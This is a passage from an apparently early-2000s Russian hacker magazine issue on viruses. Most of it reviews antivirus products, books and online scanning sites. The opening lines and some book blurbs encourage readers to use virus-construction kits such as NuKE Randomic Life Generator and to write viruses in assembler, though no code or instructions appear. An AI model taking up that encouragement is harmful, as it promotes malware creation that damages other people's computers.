Это все генераторы, которые я хотел представить в этом обзоре. Выбирай и пользуйся. Но помни, что сделать действительно новый вирус можно только собственными руками "с нуля". Так что assembler-foreva.
В общем, дерзай...

NuKE RANDOMIC LIFE GENERATOR - это самый старый генератор эла в нашем обзоре. Но, тем не менее, он обладает очень хорошим, интуитивно понятным интерфейсом, который даст фору многим современным генераторам. Выбирай пункт New Monster (неудобно без мыши, наверное). В нем нужные тебе примочки в вирус. Включай какие хочешь - и вперед, в пункт Create.

Каролик Андрей (andrusha@sl.ru)

ПОСТАВЬ ПРЕДОХРАНИТЕЛЬ

ОБЗОР АНТИВИРУСОВ

Если ты пользуешься ресурсами глобальной паутины, скачивая всевозможные программы, и активно переписываешься с друзьями по почте, то про вирусы знаешь не понаслышке. Спрятаться от них невозможно, но им можно противостоять - достаточно поставить антивирус.

Не знаю ни одного разумного друга, у которого нет на компьютере антивируса. Глупо отдавать себя на съедение этим мелким и ужасным монстрам - вирусам. К счастью, есть, чем прикрыть свой зад. Действительно хороших антивирусов существует более чем достаточно, но рассуждать, какой из них лучший - чистой воды демагогия. Цель же этой статьи - обзор антивирусов, которые стоит использовать в регулярной уборке своего компьютера. А какой из них поставить - выбирай сам и пользуйся на здоровье.

DOCTOR WEB (WWW.DRWEB.RU)

Настоящий ветеран борьбы с вирусами, появившийся еще во времена DOS (тогда еще были актуальны дискеты 5,25 дюйма). Теперь это полноценный 32-битный борец с вирусами, работающий в Windows 95/98/NT, DOS/386, OS/2, Novell NetWare Linux и FreeBSD.

Программа разделена на оболочку, ориентированную на конкретную ось, и ядро, не зависящее от среды обитания. Это удобно при использовании одной вирусной базы для разных осей, автоматического пополнения вирусной базы и обновлений оболочки и ядра.

Дополнения к вирусной базе появляются не реже одного раза в неделю (www.drweb.ru/get), при этом ты можешь ознакомиться с новыми поступлениями в деталях - www.drweb.ru/news.

KASPERSKY ANTIVIRUS (ANTIVIRAL TOOLKIT PRO) (WWW.AVP.RU)

Один из самых популярных антивирусов у нас и на западе. Прежде назывался AVP, но из-за частых подделок названия был позднее переименован в Kaspersky Antivirus. Есть версии для freeBSD Unix, BSDi Unix, Linux, Lotus Notes R5.02 и выше, OpenBSD, Palm OS, Solaris, Windows 2000/95/98/CE/ME/NT/XP.

Настоящий монстр по частоте обновлений - два раза в день (около 6 вечера и около 3 утра). Кроме этого есть еженедельные обновления и кумулятивные обновления - полное обновление комплекта антивирусных баз один раз в два-три месяца.

Помимо поиска вирусов, имеющихся в антивирусной базе, умеет обнаруживать неизвестные вирусы благодаря технологии эвристического анализа второго поколения (к примеру, позволил обнаружить разновидности вируса "ILOVEYOU"). Не менее полезная фишка - контроль целостности данных. При обнаружении вирусной активности (несанкционированные изменения в файлах или системном реестре) позволяет восстанавливать исходники и удалять вредоносные коды.

Есть встроенный монитор реального времени, особенно актуальный для фильтрации электронной почты. Важно, что программа не только удаляет вирусы из тела письма, но и восстанавливает оригинальное содержимое.

ESET NOD 32 (WWW.NOD32.COM.AU)

Австралийский вундеркинд, получивший множество престижных наград за борьбу с вирусами. Работает под Windows 95/98/ME/NT/2k/XP, UNIX/Linux, Novell, MS DOS, Lotus Domino и т.д. Движок сканирующих модулей для всех платформ одинаковый.

Монитор AMON (Antivirus MONitor) запускается автоматически при загрузке системы и позволяет предотвратить открытие и исполнение зараженных файлов. Сохраняет активность даже в процессе выключения системы (shutdown). Сканирует как локальные, так и сетевые диски. Умеет оперативно оповещать через электронную почту по SMTP-протоколу.

Для анализа трафика при сетевом подключении есть отдельный модуль - IMON (Internet MONitor), работающий на уровне Winsock-а. Для анализа входящей почты используется EMON (Email MONitor), который подменяет собой стандартный POP3-фильтр.

PANDA ANTIVIRUS PLATINUM (WWW.PANDASOFTWARE.COM)

Аналог AVP, с встроенной технологией эвристического анализа, позволяющей опознавать и обезвреживать неизвестные вирусы. При этом требования к ресурсам смешные: процессор 90 МГц, 32 Мб оперативной памяти и 20 Мб сво-

бодного места на диске. Заточен под Windows XP/2k/NT/ME/98/95.

Сами производители называют свое детище "поставил и забыл". Программа сама запускается при старте системы, сама все отслеживает, исправно рисует отчеты и запрашивает через интернет обновления антивирусных баз. Доступны ежедневные и кумулятивные (полностью вся антивирусная база) обновления.

Встроенная технология SmartClean позволяет корректно обезвреживать зараженные файлы, восстанавливая поврежденную информацию. А модуль проверки входящей электронной почты, что сейчас актуально, проверяет письма до того, как они будут открыты, исключая возможность заражения через скрипты, которые автоматически активизируются при открытии писем.

NETWORK ASSOCIATES MCAFEE VIRUSSCAN (WWW.MCAFEE.RU)

» Антивирусы семейства McAfee Security предназначены для комплексной антивирусной защиты, начиная от карманного или персонального компьютера до распределенной сети. Работает с Windows 95/98/ME/NT/2k/XP, DOS, Macintosh, Novell Netware, FreeBSD, Linux, HP-UX, AIX, SCO, Solaris, MS Exchange, Lotus Notes/Domino, Palm OS, Windows CE/Pocket PC и EPOC (Psion).

Среди других антивирусов выделяется своими наработками по защите сетей. Разработанный модуль ThreatScan не имеет аналогов и позволяет обнаруживать незащищенные, неуправляемые, зараженные или уязвимые машины в сети. В результате, позволяет предотвратить массовые эпидемии внутри сети. Открытые сетевые ресурсы могут явиться причиной повторных эпидемий типа Funlove или Nimda. Кроме того, ThreatScan своевременно реагирует на появление новых уязвимостей благодаря автоматическому обновлению базы сигнатур.

Другая интересная наработка - эвристический анализатор ViruLogic. Он определяет, насколько подозреваемая программа своим поведением напоминает вирус (к примеру, попытка скрытой модификации файлов). Если количество подозрительных действий превышает допустимый порог, то программа классифицируется как потенциальный вирус. По оценкам независимых тестов (www.mcafee.ru/av_tests) технология McAfee ViruLogic входит в число наиболее эффективных по обнаружению неизвестных вирусов.

SYMANTEC NORTON ANTIVIRUS (WWW.SYMANTEC.COM)

» Еще одна крупная забугорная компания, специализирующаяся в области технологий по безопасности в интернете. Штампует разносторонний софт, в том числе и антивирусы - последняя версия Norton AntiVirus 2003. Программа ориентирована на Windows XP/2k/Me/98.

Интересна тем, что, помимо стандартных функций антивируса, включает разнообразные дополнительные функции: восстановление стертых или поврежденных данных, очистка системы, защита критически важных файлов, фрагментирование ненужных файлов для повышения конфиденциальности и т.п. Порой это очень удобно - не нужно устанавливать дополнительные программы, так как все есть в одной.

Благодаря эвристическим технологиям Worm Blocking и Script Blocking черви не смогут пробраться на твой компьютер и будут безжалостно уничтожены еще на подступах. В последнее время атаки червей направлены в основном на почту, так как посредством ее они легко распространяются по интернету. Так вот, обе технологии применяются при анализе входящей и исходящей почты, блокируя даже еще не известные разновидности червей.

Благодаря эвристическим технологиям Worm Blocking и Script Blocking черви не смогут пробраться на твой компьютер.

ОНЛАЙН-ПОИСК

■ Если ты хочешь опробовать разные антивирусы, тебе совсем не обязательно их скачивать и устанавливать. Многие производители предоставляют на своих сайтах бесплатный сервис онлайн-поиска вирусов на компьютере, позволяя оценить эффективность своего движка.

■ Подобное есть на **www.drweb.ru**, **www.avp.ru** и на многих других сайтах производителей антивирусов. Заходишь на сайт, выбираешь файлы для проверки на своем винте и вперед. Конечно, производители не дураки, и лечить найденные вирусы ты не сможешь. Зато для оценки эффективности антивируса подойдет в самый раз. Проверяешь свой компьютер разными движками, а лучший антивирус уже скачиваешь.

■ Но у подобного поиска есть и существенные ограничения. К примеру, обычно размер проверяемого файла ограничен. А некоторые не позволяют проверять целые диски, директории и даже несколько файлов. Да, наверное, проверять свой софт по одному файлику весьма занятно :).

TREND MICRO PC-CILLIN (WWW.ANTIVIRUS.COM)

Интересный гибрид антивируса с фаерволом (firewall) - PC-cillin 2003, работает в Windows 98/98SE/Me/NT/2000/XP. Именно совмещение антивируса и фаервола обеспечило этой программе неплохое будущее.

Фаервол позволяет эффективно отслеживать и фильтровать весь трафик, сводя на нет любые атаки извне на твой компьютер. Аналогично блокируются несанкционированные обращения изнутри - ведь возможно, что у тебя уже сидит троян, управляемый гнусным сопливым хакером. Блокировать можно как порты, так и запросы с определенных адресов.

Учитывая новые тенденции, программа позволяет защитить компьютер от атак при использовании в сети Wi-Fi. У нас это пока не актуально, но кто знает.

Кроме того, этот антивирус умеет работать с PDA, используется в Palm, Pocket PC и EPOC.

F-SECURE ANTI-VIRUS (WWW.F-SECURE.COM)

Производитель предлагает два решения: F-Secure Anti-Virus 2003 и F-Secure Internet Security 2003. Первое - просто антивирус, второе - аналогично PC-cillin, с встроенным фаерволом. Поддерживает следующие платформы: Windows XP/ME/2000/NT/98/95.

Фишка этой софтины - внешняя простота, совмещающая в себе эффективный движок, автоматическое обновление антивирусных баз и безотказную работу. О многом говорит самая высокая оценка среди семи других тестируемых антивирусов, данная этому антивирусу шведским интернет-изданием (http://sartryck.idg.se/Art/Virus3_iw32003.html) в марте 2003 года.

При поиске вирусов используется многомодульный движок, каждый модуль занимается поиском вирусов только определенного типа. Это позволяет ускорить поиск и обеспечивает эффективность его результатов. Каждый модуль использует эвристический анализ, позволяя отлавливать еще не известные вирусы или разновидности уже существующих вирусов (последнее наиболее актуально).

ALADDIN KNOWLEDGE SYSTEMS ESAFE (WWW.EALADDIN.COM)

Еще один номинант - "Лучший антивирус 2002 года" в PC Magazine (www.pcmag.com). Состоит из шести (!) модулей: антивирус, антивандал, защита от хакеров, антиспам, фильтр похождений по вебу и защита почты. Все шесть модулей очень эффективны по отдельности, а вместе - просто ураган.

Антивирус проверяет и лечит все, что только можно. Самое забавное, что в технологии Second Opinion (второе мнение) применяется движок от Лаборатории Касперского, позволяя удвоить эффективность поиска и лечения разношерстных вирусов. Внедрение "второго мнения" было необходимо, так как собственный движок не спасал от некоторой нечисти, с которой отлично справляется AVP, особенно с разновидностями троянов.

Антивандал - модуль, который отсекает всевозможные макровирусы, так популярные в Word'e, Excel'e и прочих "замечательных" программных продуктах от Майкрософт. Кроме этого, модуль борется с нехорошими скриптами, которые встречаются на сайтах и в присылаемых письмах.

Защита от хакеров представлена тремя технологиями: XploitStopper, Anti-hacking и Anti-spoofing. Из их названий уже понятно, что их действие направлено на пресечение любых DoS-атак, эксплоитов и попыток вторжения извне через сайты и электронные письма.

Антиспам имеет множество настроек, по которым фильтруется входящий трафик: черный список, проверка DNS, блокировка по словам, блокировка очевидного спама, проверка заголовков, анализ текста, сигнатур и многое другое. Мало не покажется :).

COMMAND ANTIVIRUS (WWW.COMMANDCOM.COM)

Многоплатформенный антивирус, имеющий версии практически для всех известных операци-

НАСТРОЙСЯ НА ЛУЧШЕЕ

Почему-то широко распространено ошибочное мнение, что все зависит от того, какой антивирус поставишь, а дальше как по маслу. Несомненно, важно, какой антивирус ты используешь, но не менее важно и то, как ты его настроил. Есть неписанные правила, которые актуальны для любого антивируса:

- Обновляй антивирусные базы как можно чаще. Сканирование со старой базой - пробуксовка на месте. Не поленись зайти на сайт производителя и узнать, как часто доступны новые поступления. Порой это один из главных критериев при выборе антивируса при прочих равных.
- Всегда используй возможности антивируса по максимуму. Да, работа замедлится, но шансы пропустить заразу будут сведены к нулю. В настройках выбирай сканирование всех файлов (любых форматов и размеров), почтовых баз и архивов. Если есть настройка сложности анализатора кода - ставь на максимум! А вот включать реалтайм монитор или нет - вопрос спорный. Как мне кажется, достаточно регулярно проверять все и вся, не загружая ресурсы компьютера постоянным мониторингом.
- Если что-то скачиваешь из интернета - сразу на проверку, еще до инсталляции. И не надейся на включенный монитор, он может элементарно запоздать или не сработать, все бывает.

онных систем. Среди отличительных особенностей - динамическая защита (DVP, Dynamic Virus Protection), планирование, технология drag'n'drop, администрирование сетей и технология Holocheck.

Идея динамической защиты предельно проста - при каждом обращении к любым носителям в обязательном порядке проверяется загрузочный сектор. Планирование тоже очевидно - можно задавать день, время и периодичность сканирования на наличие вирусов.

Технология drag'n'drop - незаменимая штука в быту. Если в остальных антивирусах, чтобы просканировать отдельный файл, нужно было менять настройки задачи, то тут достаточно мышкой кинуть подопытный файл поверх окна программы.

Администрирование сетей спасает, если нужно отслеживать несколько машин, управляя всеми с одного компьютера, на котором будет отображаться, где и что случилось. И, наконец, технология Holocheck предназначена для комбинированного анализа по сигнатурам и внешним проявлениям файлов и процессов, эффективно определяя известные и неизвестные вирусы.

COMPUTER ASSOCIATES INOCULATEIT (WWW.CAI.COM)

» Еще один комплексный продукт, обеспечивающий обширную защиту от вирусов - eTrust Antivirus. Работает под Windows 9x/Me/NT/2000/XP, Palm OS/PocketPC, Linux, Solaris, Macintosh, Novell NetWare, Microsoft Exchange Server, Lotus Notes/Domino и Gateway.

Для более надежной защиты параллельно используется два антивирусных движка, аналогично Aladdin'y, но оба разработаны своими силами. Отдельно отслеживаются и перехватываются обращения к файлам с определенными разрешениями, позволяя перехватывать вирусы "с поличным".

Этот софт можно использовать в качестве защиты по периметру локальной сети, используя как передаточное звено между интернетом и компьютерами в локалке, позволяя обезвреживать заразу до того, как она туда попадет.

И самая полезная возможность - использование мощностей CA's eTrust TARGET (Threat Analysis and Response Global Emergency Team). Эта сеть предназначена для быстрого сбора информации о новых вирусах, червях, троянах и прочей нечисти. Информация обрабатывается и оперативно рассылается, обеспечивая наиболее полную информацию о новых вирусах.

SOPHOS ANTI-VIRUS (WWW.SOPHOS.COM)

» Очередная забугорная разработка, предназначенная для 32-битных платформ и состоящая из двух компонент: собственно антивируса и технологии InterCheck, позволяющей перехватывать обращения к файлам, характерные для вирусов, обрабатывая источники этих обращений. В результате, сокращается время проверки на вирусы, так как проверяется не все подряд, а только те файлы, которые заподозрены в наличии вирусов.

К интересным возможностям надо отнести оригинальный алгоритм распаковки исполнимых файлов "на лету", что сокращает время сканирования. К тому же можно работать с нестандартными форматами упаковки, к примеру, PGM Pack.

Этот софт можно использовать в качестве защиты по периметру локальной сети, используя как передаточное звено между интернетом и компьютерами в локалке.

МИФЫ И РЕАЛЬНОСТЬ

- Если за антивирус просят много зеленых фантиков и он хорошо известен - это совсем не значит, что он лучший. А ярым поклонникам какого-то одного антивируса стоит задать вопрос: "А какие еще антивирусы ты щупал? А сколько их существует в принципе? И читал ли ты спецвыпуск Хакера про Вирусы? :)".
- Ни один антивирус не защитит тебя от всех вирусов. Всегда есть вероятность, что какого-то нового вируса в базе еще нет. Это нормально. Были бы производители антивирусного ПО телепатами, вирусы были бы неактуальны. Поэтому придерживайся проверенных дедовских методов: не качай где попало, не запускай что попало и не беги впереди паровоза - используй проверенные ресурсы.
- Не все зараженные файлы могут быть вылечены. Но если ты наверняка знаешь, какой вирус надругался над тобой, поройся в инете. Есть шанс, что ты найдешь утилитку или другой антивирус, которые умеют лечить именно этот вирус (к примеру, у меня был случай, когда McAfee смог вылечить то, что не лечил DrWeb).
- Размер антивирусной базы ни о чем не говорит. Там может быть описание кучи доисторических вирусов и не быть описания наиболее опасных из последних экземпляров. Проверить эффективность можно следующим способом. Ставишь несколько антивирусов и по очереди запускаешь их на поиск вирусов, не применяя лечение к найденным вирусам. Потом сравниваешь, кто и что нашел.
- Если антивирус очень долго копается, то это совсем не значит, что тормозит программа. Для глубокого и тщательного сканирования нужны ресурсы! И, наоборот, реактивный антивирус - сомнительное приобретение. Как говорится, тише едешь - дальше будешь :).

Дмитриев Ярослав (clane@sources.ru), ICQ 167921895, www.sources.ru Slam (sergey@soobcha.org)

КНИЖНАЯ ЛАВКА

ОБЗОР КНИЖНЫХ НОВИНОК

Несмотря на кажущееся изобилие качественной компьютерной литературы на полках специализированных магазинов, книг, целиком и полностью посвященных теме сегодняшнего Спеца, совсем немного. Поэтому мы решили представить твоему вниманию несколько талмудов по компьютерной безопасности и ассемблеру, а также полезную и интересную книгу по технике оптимизации программ, что немаловажно при написании эффективного виря. Итак, приступим.

ТЕХНИКА ОПТИМИЗАЦИИ ПРОГРАММ. ЭФФЕКТИВНОЕ ИСПОЛЬЗОВАНИЕ ПАМЯТИ

Автор:
Крис Касперски
Издательство:
BHV
Год издания:
2003

Крис Касперски - один из самых известных в России специалистов в области компьютерной безопасности, а также большой знаток ассемблера и компьютера в целом. Твоему вниманию предлагается книга, посвященная технике оптимизации программ. Многоуважаемый Крис поработал на славу, представив читателю уникальное практическое пособие по оптимизации программ под платформу IBM PC и операционные системы семейства Windows. Автор скрупулезно описывает архитектуру, философию и принципы функционирования оперативной и кэш-памяти. В книге ты найдешь недокументированные секреты, существование которых компании Intel и Microsoft хотели бы утаить, множество оригинальных приемов программирования и готовых решений, перечень ошибок начинающих программистов, которые заметно снижают производительность системы. Если ты прочтешь эту книгу, твои друзья-вирмейкеры будут с замиранием сердца изучать код твоего вируса, написанный под чутким руководством Криса.

СЕКРЕТЫ ХАКЕРОВ. БЕЗОПАСНОСТЬ WINDOWS 2000 - ГОТОВЫЕ РЕШЕНИЯ

Автор:
Д.Скембрей, С.Мак-Клар
Издательство:
Вильямс
Год издания:
2002

Читая каждый день BugTraq, ты сталкиваешься с сообщениями о том, что один из продуктов компании Microsoft подвержен тому или иному багу. В результате чего большинство аналитиков считают нецелесообразным устанавливать на платформу Win любой сервис (например, веб-сервер), тесно связанный с сетью интернет. Но есть люди, которые придерживаются совсем иного мнения. Они утверждают, что главная беда состоит не в том, что продукты компании Microsoft лишены определенного уровня безопасности. Дело в том, что многие админы просто не ставят вовремя заплатки, в результате чего толпы юных хакеров берут штурмом их сервера. И они отчасти правы. При должной настройке, в чем и поможет эта книга, системы на ядре WinNT (а я имею в виду Win2k и WinXP) представляют крепкий орешек для взломщика. Ладно, хватит теории, давай ближе к телу. В начале книги тебя познакомят с общим устройством данной OS, затем посвятят в тайны проведения анализа и сбора информации при помощи NetBIOS, подробно расскажут о методах взлома SMB/CIFS. Также в книге имеется полный мануал по защите веб-сервера IIS, базы данных SQL. Если ты администришь тачку под управлением OS Windows, эта книга должна на время стать твоей библией.

ЭНЦИКЛОПЕДИЯ КОМПЬЮТЕРНЫХ ВИРУСОВ

Автор:
Козлов Д.А., Парандовский А.А., Парандовский А.К.
Издательство:
СОЛОН-Р
Год издания:
2001

Название этого талмуда не отражает его полного содержания. Я бы, скорее, назвал его "Как написать вирус", так как бОльшая часть - именно об этом.

Книга состоит из двух частей: теория и практика. Теоретическая часть начинается с истории вирусов: когда было зарегистрировано их появление, как вирусы оказались в России, и где произошла первая дикая "эпидемия". Есть интересная глава про суть вирусов: их методы и принципы действия, в каких формах и типах они существуют. А еще в этой главе авторы пытаются донести до читателя оценку их реальной опасности. Прежде чем приступить к обзору практической части, напомню, что весь код - на ассемблере. Ты научишься создавать огромное количество различных вирусов: и резидентные, и нерезидентные, и com, и exe, а также загрузочные и макро-вирусы. К сожалению, намного меньше внимания уделено методам защиты. Но несмотря на этот недочет, в книге толково расписано, как определить, заражен ли твой компьютер, что делать, если найден загрузочный вирус, как можно восстановить файлы после буйства "заразы", а также как распознать полиморфного зверя. Если ты хочешь узнать побольше о вирях - эта книга для тебя.

АССЕМБЛЕР В ЗАДАЧАХ ЗАЩИТЫ ИНФОРМАЦИИ

Автор:
Бурдаев О., Иванов М., Тетерин И.
Издательство:
Кудиц-Образ
Год издания:
2002


» Как говорил один мой знакомый, без криптографии сейчас никуда. Полностью поддерживая его мнение, я обратил внимание на книгу, в которой подробно рассмотрен язык программирования Ассемблер для семейства процессоров Intel 80x86 и способы его применения для защиты информации. Каждый правильный хакер должен быть компетентен в вопросах криптографии и защиты информации, так что обрати внимание на этот толковый талмуд. Теперь немного о самой книге. Первая глава (а всего их три) рассчитана на начинающего программиста. Она описывает архитектуру компьютера IBM PC, систему команд, способы адресации данных, системные функции, некоторые приемы программирования. Вторая глава рассказывает о криптографических методах и возможных способах решения задач контроля

целостности и обеспечения секретности информации. Третья глава посвящена специфическим применениям Ассемблера, таким как защита программ от статического и динамического исследования, борьба с вирусами, `изощренное` программирование. Для нас эта глава представляет наибольший интерес, а если ты не силен в асме, то тебе поможет следующая книга...

АССЕМБЛЕР. УЧЕБНЫЙ КУРС (2-Е ИЗДАНИЕ)

Автор:
Пирогов В.
Издательство:
BHV
Год издания:
2003

» В этой книге рассматриваются вопросы, связанные с программированием на ассемблере для операционных систем MS-DOS и Windows. Приведены примеры программирования периферийных устройств на уровне регистров ввода/вывода. Программирование с использованием API изложено применительно к функциям операционных систем MS-DOS, Windows и сетевой операционной системы Novell Netware. Наряду с такими сложными темами, как работа в защищенном режиме, организация защиты информации



на диске и программирование контроллера прерываний, приводится материал и для начинающих, в частности, описана структура программ и их трансляция, работа с файлами и использование ассемблера с языками высокого уровня. В книгу включены около 150 примеров работающих программ с подробным разъяснением их устройства. Если ты хочешь научиться виртуозно программировать на ассемблере, эта книга должна у тебя быть.

УКРОЩЕНИЕ ИНТЕРНЕТА

Автор:
Крис Касперски
Издательство:
СОЛОН-Р
Год издания:
2002

Крис Касперски не сидит без дела, выпуская шедевр за шедевром. Книга "Укрощение Интернета" стала четвертой в популярной серии

»

"Кодокопатель", и я рекомендую ее каждому, кто считает себя хакером. Книга написана в форме вопрос - ответ. Ежедневно отвечая на множество вопросов, приходящих на e-mail, Крис решил объединить их в одной книге. Сказано - сделано. Книга разбита на главы, каждая из которых вносит ясность в определенную тему. Первая глава посвящена проблемам удаленного доступа. В ней автор подробно рассказывает, как можно настроить модемное соединение на максимальную производительность, приводит полное описание утилиты MTUSpeed, а также раскрывает тайну назначения полей DUN-файла. Вторая глава - это общие вопросы по Сети. Что такое DNS, порты, протоколы. Ты также узнаешь все секреты почты и получения файлов, прочтешь о том, как можно заработать деньги в интернете и о многом другом. Для нас наибольший интерес представляет глава о безопасности в Сети, так как там есть информация по защите от злобных вирусов. Как защититься от вирусов, какой антивирус лучше и почему, каковы цели вирусописателей. Ты знаешь? Если нет, то читай!

КОМПЬЮТЕРНЫЕ ВИРУСЫ: ЧТО ЭТО ТАКОЕ И КАК С НИМИ БОРОТЬСЯ

Автор:
Касперский Е.
Издательство:
СК-ПРЕСС
Год издания:
1998

Эта книга принадлежит перу создателя одного из самых популярных антивирусов в мире под скромным названием Kaspersky Anti-Virus. Да, это Евгений Касперский, гроза всех вирусописателей. Кто, как не он, знает все о вирусах и антивирусах? Своими знаниями он готов поделиться с тобой. Как и следовало ожидать, книга начинается с теоретической части, где гуру пытается дать точное определение вируса, затем следует плавный переход к истории появления вирусов, где и когда они впервые дали о себе знать, как появились первые антивирусы и, наконец, предсказание того, что нас ждет в далеком и счастливом будущем. Следующая часть книги посвящена глубокому анализу всех существующих на данный момент вирусов: загрузочных, файловых, резидентных, а также некоторых других. Мануал по обнаружению вредоносных программ прилагается. Если хочешь быть в курсе того, что происходит в мире вирусов и антивирусов (ты ведь этого хочешь?), книга настоятельно рекомендуется для прочтения, как, собственно, и все книги в обзоре.

ЗАЩИТА ОТ КОМПЬЮТЕРНОГО ТЕРРОРИЗМА: СПРАВОЧНОЕ ПОСОБИЕ

Автор:
Соколов А.В., Степанюк О.
Издательство:
BHV-Санкт-Петербург
Год издания:
2002

Здесь собраны материалы по защите информации. Описываются методы контроля и защиты информации при помощи технических средств. Можно узнать о методах защиты компьютерных сетей и персональных компьютеров. Есть полезное описание некоторых программ и систем. Особое внимание уделено способам криптографической защиты. Книга предназначена для широкого круга читателей - пользователей персональных компьютеров, специалистов, занимающихся вопросами обеспечения информационной безопасности, желающих ближе познакомиться с этой тематикой, ну и, естественно, для тебя :).

МОНИТОРИНГ И АНАЛИЗ СЕТЕЙ. МЕТОДЫ ВЫЯВЛЕНИЯ НЕИСПРАВНОСТЕЙ

Автор:
Э.Уилсон
Издательство:
ЛОРИ
Год издания:
2002

Ты когда-нибудь задумывался над тем, что происходит внутри сети? Почему многоуровневые приложения внезапно начинают работать медленно, отказывают задания печати, исчезают сетевые элементы? Все это можно найти в книге "Мониторинг и анализ сетей. Методы выявления неисправностей". Книга является полным практическим руководством по мониторингу и анализу сетей на основе Windows NT, которое существенно пополнит твои знания об эффективной работе компьютерных сетей. Описаны основные протоколы для анализа и мониторинга сетей (TCP/IP, IPX/SPX, Ethernet и Samba). Книга "Мониторинг и анализ сетей" поможет добиться максимальной производительности и надежности системы. Если у тебя есть покальная сеть, или ты просто подключен к интернету, то книгу обязательно стоит прочитать - так ты сможешь избежать многих неприятностей, поджидающих тебя в паутине.

НОВЫЙ ЖУРНАЛ ПРОХОЖДЕНИЙ И КОДОВ!

По вашим многочисленным просьбам издательство (game)land запускает новое ежемесячное издание «Путеводитель: Страна Игр», полностью посвященное прохождениям и кодам к самым популярным компьютерным играм

NEW!

:: 112 страниц исчерпывающей информации о лучших компьютерных проектах!

:: Самые детальные руководства и тактические советы, впечатляющие подборки хинтов и кодов, описание скрытых возможностей и приемов по взлому, рекомендации от мастеров киберспорта и многое другое!

:: CD-приложение, под завязку набитое необходимыми трейнерами, сейвами, модами, патчами и прочими полезными бонусами!

:: Двухсторонний постер формата A2, который поможет вам в прохождении игр и нахождении секретов.

в продаже с 30 сентября

самый верный компас на просторах виртуальных миров!

Скрыпников Сергей aka Slam (sergey@soobcha.org)

ЧТОБЫ ВРЕМЯ НЕ ТЕРЯТЬ

ОБЗОР СЕТИ НА НАЛИЧИЕ ВКУСНЫХ САЙТОВ


Я знаю, что ты человек занятой, и времени на то, чтобы сидеть и искать материал, у тебя нет, поэтому и решил написать для тебя эту статью. Настроен на дальнейшее углубление своих знаний в области компьютерной вирусологии? Хочешь узнать, где лежит самый полезный материал? Если да, то читай дальше.

... а присланную "Вкусной_Киской" фотографию уж очень хочется сохранить на дискету. Что же делать?

ИЩЕМ ВИРЕЙ

Знаю, что бывают такие случаи, когда ты сидишь в компьютерном клубе, и под рукой нет антивируса, а присланную "Вкусной_Киской" фотографию уж очень хочется сохранить на дискету. Что же делать? Тут на помощь приходят онлайн-сервисы по проверке файлов на наличие вирусов. Ты заходишь на определенную страничку, указываешь файл на своем винчестере и смотришь результат проверки. Приступим?!

WWW.DIALS.RU/WWW_AV




Проверяем в режиме реального времени

Проверка идет с помощью всенародно признанного антивируса Dr.Web. Страничка очень быстро грузится (проверялось на стандартном dial-up'е), с навигацией проблем возникнуть не должно. После проверки выдается стандартный краткий отчет о проверке. Сразу скажу, что у всех онлайн-сервисов по проверке файлов на вирусы есть два недостатка (по крайней мере, самых существенных) - ты не сможешь проверить системную область винчестера, для этого нужно будет устанавливать антивирус непосредственно на свой компьютер, что не всегда удобно, как уже говорилось выше; и ты не сможешь проверить больше одного файла за раз (если ты нашел способ, как это можно сделать, жду тебя в мыло).

Итог:
Если нужно быстро проверить небольшой файл на вирусы, то тебе сюда.
Навигация:
4
Скорость загрузки странички:
4
Скорость проверки на вирусы:
5

WWW.KASPERSKY.RU



Самый ярый соперник Dr.Web'а... Или наоборот :)

Еще один онлайн-сервис для твоих нужд. Принцип работы тот же самый, т.е. ты заходишь на страничку, выбираешь файл и ждешь, когда система рухнет :). Вот что написано на самой страничке: "Однако следует помнить, что стопроцентной гарантией может быть только регулярное использование антивируса с регулярно обновляемыми базами данных", т.е. проверять файлы на вирусы в интернете - это, как говорится, "на всякий пожарный". Страничка грузится немного медленнее, чем у предыдущего конкурента, но что очень порадовало, так это обширный отчет о результатах проверки файла, да к тому же в базе Касперского почти на 30 тысяч больше известных вирусов, чем в базе Данилова.

Итог:
Выглядит уже не по-детски, подходит для тех, кто любит исчерпывающую информацию, иногда даже ненужную.
Навигация:
4
Скорость загрузки странички:
4
Скорость проверки на вирусы:
4

WWW.ANTIVIRUSPRO.RU/ONLINE3.HTM

На всякий случай :)

Здесь тебе предложат провериться (вернее не тебе, а твоему компу) с помощью Panda ActiveScan. В общем-то, ничего примечательно в этом антивирусе я не заметил, да и онлайн-проверка проходит в стандартном режиме. Можно отметить, что база на август 2003 года составляла около 66000 известных вирусов, что больше, чем у Данилова, но меньше, чем у Касперского. Так сказать, золотая середина.

Итог:
Ничего особенного.
Навигация:
3
Скорость загрузки странички:
4
Скорость проверки на вирусы:
3

И еще, думаю, тебе будет интересно почитать вот это (взято с www.drweb.ru/faq.shtml#1):

Разница не в количестве вирусов, а в технологии подсчета этого количества разными антивирусами. В программе Doctor Web одной записью в базе может определяться до нескольких сотен вирусов. Авторы других антивирусов предпочитают несколько разновидностей одного и того же вируса, иногда отличающихся друг от друга всего лишь парой байт, подсчитывать отдельно. Кроме того, в базах некоторых антивирусов содержится большое число записей, предназначенных для детектирования так называемых "ключегенералок" (генераторов лицензионных ключей), "кряков" (утилит для снятия защит от копирования) и массы других программ, к вирусам никакого отношения не имеющих. Однако они включаются в число "определяемых вирусов" и искусственно завышают показатели "качества".


ЗНАКОМИМСЯ С ВИРЯМИ

WWW.VIRUSLIST.COM

Большая вирусная энциклопедия

